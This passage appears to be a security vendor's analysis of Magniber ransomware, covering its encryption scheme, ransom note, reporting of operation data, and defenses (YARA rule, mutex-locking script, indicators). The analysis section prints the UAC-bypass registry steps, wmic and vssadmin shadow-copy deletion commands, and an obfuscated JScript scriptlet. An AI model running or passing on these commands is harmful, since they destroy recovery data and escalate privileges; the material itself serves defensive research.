0000017e`d29e9070  55 57 a2 86 ce ff f9 7a-63 5f aa b6 ec 15 0f 9c  UW.....zc_......
0000017e`d29e9080  44 2a 42 66 22 7c 34 36-e7 f5 f4 e9 09 b5 86 c5  D*Bf"|46........
[...]
```


Unencrypted and encrypted form of a data block, encrypted using an AES key and IV

After encrypting all file data blocks, Magniber concatenates the AES key and IV and encrypts the resulting data by using a 2048-bit RSA public key. The file that implements the Magniber ransomware also stores the public key. The ransomware then appends the encrypted form of the concatenated AES key and IV to the end of the file.

Magniber then changes the file name extension of the file being encrypted by appending a file name extension that is the same as the name of the mutex object that the ransomware creates, such as *zarkzonn* or *dihlxbl*. The ransomware then proceeds to encrypt the next file designated for encryption.

After it encrypts all files stored in a folder, the Magniber ransomware places a *readme.txt* file that contains a ransom note in the folder. The ransom note contains Uniform Resource Locators (URLs) unique to the compromised system such that the URL subdomain is the *compromised system identifier* that the ransomware generates.

According to available open-source intelligence (OSINT), the URLs point to a payment website that instructs users to purchase software called *My Decryptor* to restore the files that the ransomware has encrypted. The URLs in the ransom note that Magniber left on the systems that the Cybereason GSOC analyzed were unreachable:




```
ALL YOUR DOCUMENTS PHOTOS DATABASES AND OTHER IMPORTANT FILES HAVE BEEN ENCRYPTED!
 ====================================================================================
 Your files are NOT damaged! Your files are modified only. This modification is reversible.

 The only 1 way to decrypt your files is to receive the private key and decryption program.

 Any attempts to restore your files with the third party software will be fatal for your files!
 ------------------------------------------------------------------------------------
 To receive the private key and decryption program follow the instructions below:

 1. Download "Tor Browser" from https://www.torproject.org/ and install it.

 2. In the "Tor Browser" open your personal page here:

 http://[redacted]dihlxbl.l5nmxg2syswnc6s3724evnip5uktj7msy3pgowkbcidbei3nbysi7ead.onion/dihlxbl

 Note! This page is available via "Tor Browser" only.
 ------------------------------------------------------------------------------------
 Also you can use temporary addresses on your personal page without using "Tor Browser":

 http://[redacted]dihlxbl.uponmix.xyz/dihlxbl

 http://[redacted]dihlxbl.flysex.space/dihlxbl

 http://[redacted]dihlxbl.partscs.site/dihlxbl

 http://[redacted]dihlxbl.codehes.uno/dihlxbl

 Note! These are temporary addresses! They will be available for a limited amount of time!
```

The Magniber ransomware ransom note

After finishing the two phases of file enumeration and encryption, if the Magniber ransomware has encrypted more than 1000000 bytes in total, Magniber places the *readme.txt* file in the *%PUBLIC%* folder (for example, *C:\Users\Public*) and displays the file with the Notepad application (*notepad.exe*). Magniber also opens the default browser on the compromised system to display a payment website.

By doing this, Magniber also exfiltrates information about its operation on the compromised system by storing the following values in URL query parameters:

- The number of drives in which the ransomware has enumerated files.
- The total size of encrypted data that the Magniber ransomware has generated (in bytes).
- The number of files that the ransomware has encrypted.
- The number of files that the ransomware has enumerated; this number includes both files that the ransomware has encrypted and unencrypted files.
- The build number of the compromised Windows operating system (e.g., 17763).



```
http://[redacted]dihlxbl.uponmix.xyz/dihlxbl&1&107339518&166&4318&2217763
```

The Magniber ransomware exfiltrates information about its operation via URL query parameters


The Magniber ransomware then releases and closes the named mutex object it has previously locked, and executes the command *vssadmin.exe Delete Shadows /all /quiet* to delete shadow copies so that encrypted files cannot be recovered. Magniber executes this command with elevated privileges by bypassing Windows User Account Control (UAC), as follows:

- *Magniber writes the command to be executed with elevated privileges in the (Default) registry value under the registry key HKCU\Software\Classses\ms-settings\shell\open\command on Windows 10 systems, or under the registry key HKCU\Software\Classes\mscfile\shell\open\command on earlier Windows releases.*
- *On Windows 10 systems, Magniber creates the DelegateExecute registry value under the registry key HKCU\Software\Classes\ms-settings\shell\open\command.*
- *Magniber executes computerdefaults.exe on Windows 10 systems, or CompMgmtLauncher.exe on earlier Windows releases, by executing the following command:*
  cmd.exe /c %SystemRoot%\system32\wbem\wmic process call create "/c computerdefaults.exe" or cmd.exe /c %SystemRoot%\system32\wbem\wmic process call "create /c CompMgmtLauncher.exe"
  This, in turn, executes the command written in the (Default) registry value with elevated privileges.

One way in which Magniber deletes shadow copies is by writing the command *C:\Windows\System32\wbem\wmic process call create "vssadmin.exe Delete Shadow /all /quiet"* in the *(Default)* registry value under the registry key *HKCU\Software\Classes\ms-settings\shell\open\command* or *HKCU\Software\Classes\mscfile\shell\open\command*.

Another way in which Magniber deletes shadow copies on Windows 10 systems is by writing the *JScript* script depicted below in the *%PUBLIC%\readme.txt* file, followed by writing the command *regsvr32.exe scrobj.dll /s /u /n /i:%PUBLIC%\readme.txt* in the *(Default)* registry value under the registry key *HKCU\Software\Classes\ms-settings\shell\open\command*. After *regsvr32.exe* is finished executing, the Magniber ransomware deletes the *%PUBLIC%\readme.txt* file.


Both approaches result in the execution of *vssadmin.exe* as a child process of the *Windows Management Instrumentation (WMI) Provider Host* process (*wmiprvse.exe*) with elevated privileges:



```
<scriptlet>
<registration progid="Pentest" classid="{F0001111-0000-0000-0000-0000FEEDACDC}">
<script language="JScript">
<![CDATA[var r = new ActiveXObject("W"+"Scr"+"ipt.S"+"he"+"ll").
Run("vs"+"s"+"admi"+"n.e"+"x"+"e De"+"le"+"t"+"e S"+"ha"+"do"+"ws /a"+"ll /qu"+"ie"+"t");
</script>
</registration>
</scriptlet>
```

A Jscript script that executes vssadmin.exe

The Cybereason platform detects the Magniber ransomware deleting shadow copies. After deleting shadow copies, the Magniber ransomware terminates its operation:


Malops (1)
Type
Root cause
Ransomware
wmiprvse.exe
Ransomware behavior by shadow copy deletion
Suspicions (1)
Ransomware shadow copy deletion
ATT&CK: Impact Inhibit System Recovery
Evidence (2)
LSASS audit object access evidence
ATT&CK: Credential Access + 1 more
Ransomware shadow copy deletion evidence
ATT&CK: Impact Inhibit System Recovery
wmiprvse.exe
7
cmd.exe
21
compmgmtlaunche...
6
wmic.exe
5
vssadmin.exe

```
vssadmin.exe Delete Shadows /all /quiet
```

```
"C:\Windows\system32\wbem\wmic.exe" process call create
"vssadmin.exe Delete Shadows /all /quiet"
```

The Magniber ransomware deletes shadow copies

Detection and Prevention

PrintNightmare Vulnerabilities

The Cybereason GSOC recommends the following:

- Update your systems. Microsoft released an update that addresses the PrintNightmare vulnerabilities.
- Disable the Windows *Print Spooler* service if this service is not necessary. To do this, use one of the following methods.

  Execute the following system command: *net stop spooler*

  Execute the following PowerShell command: *Stop-Service -Name Spooler -Force & Set-Service -Name Spooler -StartupType Disabled*

  If you do not want to disable the *Print Spooler* service, modify the *SYSTEM* user privileges so that this user cannot write in the *%SYSTEM%\System32\spool\drivers\* directory. This action effectively blocks the deployment of attacker-provided DLLs or Windows executables by exploiting PrintNightmare CVE-2021-34527. To do this, execute the following PowerShell script:

```
$Path = "C:\Windows\System32\spool\drivers

$Acl = Get-Acl $Path

$Ar = New-Object

System.Security.AccessControl.FileSystemAccessRule("System", "Modify", "ContainerInherit, ObjectInherit", "None", "Deny")

$Acl.AddAccessRule($Ar)
```

- Check for potential CVE-2021-34527 exploitation attempts by executing the following PowerShell command:
  Get-WinEvent -LogName 'Microsoft-Windows-PrintService/Admin' | Select-String -InputObject {$_.message} -Pattern 'The print spooler failed to load a plug-in module'. The presence of the following log message indicates that the *Print Spooler* service has attempted to execute a DLL or a Windows executable, which an attacker may have provided when exploiting PrintNightmare: *The print spooler failed to load a plug-in module*.
- Threat Hunting with Cybereason: The Cybereason MDR team provides its customers with custom hunting queries for detecting specific threats - to find out more about threat hunting and Managed Detection and Response with the Cybereason Defense Platform, contact a Cybereason Defender here.


  For Cybereason customers: More details available on the NEST including custom threat hunting queries for detecting this threat.

Magniber Ransomware

The Cybereason GSOC recommends the following:

- Enable the *Anti-Ransomware* feature of the Cybereason platform by setting it to *Suspend* or *Prevent*. The Cybereason Defense Platform detects the Magniber ransomware using multi-layer protection that detects and blocks ransomware with threat intelligence, machine learning, and next-gen antivirus (NGAV) capabilities.
- Consider additional, proactive ways for detecting the presence of the Magniber ransomware in systems and defending against this threat, such as YARA-based detection or mutex object locking.
- Threat Hunting with Cybereason: The Cybereason MDR team provides its customers with custom hunting queries for detecting specific threats - to find out more about threat hunting and Managed Detection and Response with the Cybereason Defense Platform, contact a Cybereason Defender here.

  For Cybereason customers: More details available on the NEST including custom threat hunting queries for detecting this threat.



Cybereason Threat Intelligence identified ...
Magniber Ransomware.dll
Anti-Ransomware

The Cybereason Defense Platform detects the Magniber ransomware based on threat intelligence

Ransomware behavior
dwm.exe
Anti-Ransomware

The Anti-Ransomware feature of the Cybereason Defense Platform detects the Magniber ransomware

YARA-Based Detection

The following YARA rule is useful for detecting the presence of the Magniber ransomware in the context of running processes or in the filesystem:

```
rule Magniber_ransomware

{

meta:

   description = "YARA rule for identifying the Magniber ransomware."

   author = "Aleksandar Milenkoski"

   date = "2021-08"


strings:

   $code1 = { C7 45 F0 4C 8B D1 B8 C7 45 F4 00 00 00 00 66 C7 45 F8 0F 05 C6 45 FA C3 }

   $code2 = { 81 F9 39 38 00 00 ?? ?? ?? ?? ?? ?? 81 F9 D7 3A 00 00 ?? ?? ?? ?? ?? ?? 81 F9
AB

   3F 00 00 ?? ?? ?? ?? ?? ?? 81 F9 EE 42 00 00 ?? ?? ?? ?? ?? ?? 81 F9 63 45 00 00 ?? ?? ??

   ??  ??  ?? 81 F9 BA 47 00 00 }

   $code3 = { 83 3C 25 6C 02 FE 7F 0A }


condition:

   uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550 and $code3 and 2 of

   ($code1,$code2)

}
```

YARA rule for identifying the Magniber ransomware

Mutex Object Locking

Magniber creates and locks a mutex object named, for example, *zarkzonn* or *dihlxbl*, such that the name of the mutex is different for different versions of the Magniber ransomware. If this mutex object already exists and is therefore locked, the ransomware terminates without encrypting any data.

This is to the advantage of defenders, as a mutex object named, for example, *zarkzonn* or *dihlxbl*, can be locked by a legitimate process on a given system with the intention to stop any potential future execution of the Magniber ransomware on the system.

The PowerShell script below demonstrates this defense technique. The script creates, opens, and locks a mutex object named *dihlxbl*, and releases the object when the user issues the *Ctrl+C* command. Users can execute the script by issuing the command *powershell.exe ./magniber_mutex_lock.ps1* in the directory where the script file is stored, where *magniber_mutex_lock.ps1* is the filename of the script file:

```
function create_mutex
{
    $created = $False
    $mutex = New-Object -TypeName System.Threading.Mutex($true, "dihlxbl", [ref]$created)
    Write-Host "Mutex object named dihlxbl created, opened, and locked: $created."
    return $mutex
}
function release_mutex
{
    param (
        $mutex
    )
    $mutex.ReleaseMutex()
    $mutex.Dispose()
}
$mutex = create_mutex
try
{
    while($true)
    {
        Start-Sleep -Seconds 1
    }
}
finally{
    release_mutex($mutex)
    Write-Host "Mutex object released."
}
```

PowerShell script that locks a mutex object named dihlxbl

General Recommendations

In addition to specific recommendations for PrintNightmare and the Magniber ransomware, Cybereason offers the following general security recommendations:

- Make sure your systems are timely patched in order to minimise the risk of ransomware infections by vulnerability exploitation.
- Use secure passwords, regularly rotate passwords, and use multi-factor authentication where possible.
- Regularly backup files to a secured remote location and implement a data recovery plan. Regular data backups ensure that you can restore your data after a ransomware attack.
- Securely handle email messages that originate from external sources. This includes disabling hyperlinks and investigating email message content to identify phishing attempts.

Cybereason is dedicated to teaming with defenders to end cyber attacks from endpoints to the enterprise to everywhere—including modern ransomware. Learn more about ransomware defense here or schedule a demo today to learn how your organization can benefit from an operation-centric approach to security.

Indicators of Compromise

Executables	SHA-256 hash: *10B9B1D8F6BAFD9BB57CCFB1DA4A658F10207D566781FA5FB3C4394D283E860E* File size: 21504 bytes
Associated files	*readme.txt*
Mutex objects	*dihlxbl*
File name extensions	*dihlxbl*

Domains	*l5nmxg2syswnc6s3724evnip5uktj7msy3pgowkbcidbei3nbysi7ead.onion* *uponmix.xyz* *flysex.space* *partscs.site* *codehes.uno*
Registry keys	*HKCU\Software\Classes\ms-settings\shell\open\command\(Default)* *HKCU\Software\Classes\mscfile\shell\open\command\(Default)* *HKCU\Software\Classes\ms-settings\shell\open\command\DelegateExecute*

MITRE ATT&CK Techniques


Execution	Privilege Escalation	Defense Evasion	Discovery	Impact
Native API	Abuse Elevation Control Mechanism: Bypass User Account Control	Indicator Removal on Host: File Deletion	File and Directory Discovery	Data Encrypted for Impact
		Modify registry		
		Obfuscated Files or Information: Software Packing		

About the Researchers:

Aleksandar Milenkoski, Senior Threat and Malware Analyst, Cybereason Global SOC

Aleksandar Milenkoski is a Senior Threat and Malware Analyst with the Cybereason Global SOC team. He is involved primarily in reverse engineering and threat research activities. Aleksandar has a PhD in system security. Prior to Cybereason, his work focussed on research in intrusion detection and reverse engineering security mechanisms of the Windows 10 operating system.

Eli Salem, Senior Security Analyst, Cybereason Global SOC



Eli is a lead threat hunter and malware reverse engineer at Cybereason. He has worked in the private sector of the cyber security industry since 2017. In his free time, he publishes articles about malware research and threat hunting.

About the Author

Cybereason Global SOC Team

The Cybereason Global SOC Team delivers 24/7 Managed Detection and Response services to customers on every continent. Led by cybersecurity experts with experience working for government, the military and multiple industry verticals, the Cybereason Global SOC Team continuously hunts for the most sophisticated and pervasive threats to support our mission to end cyberattacks on the endpoint, across the enterprise, and everywhere the battle moves.

All Posts by Cybereason Global SOC Team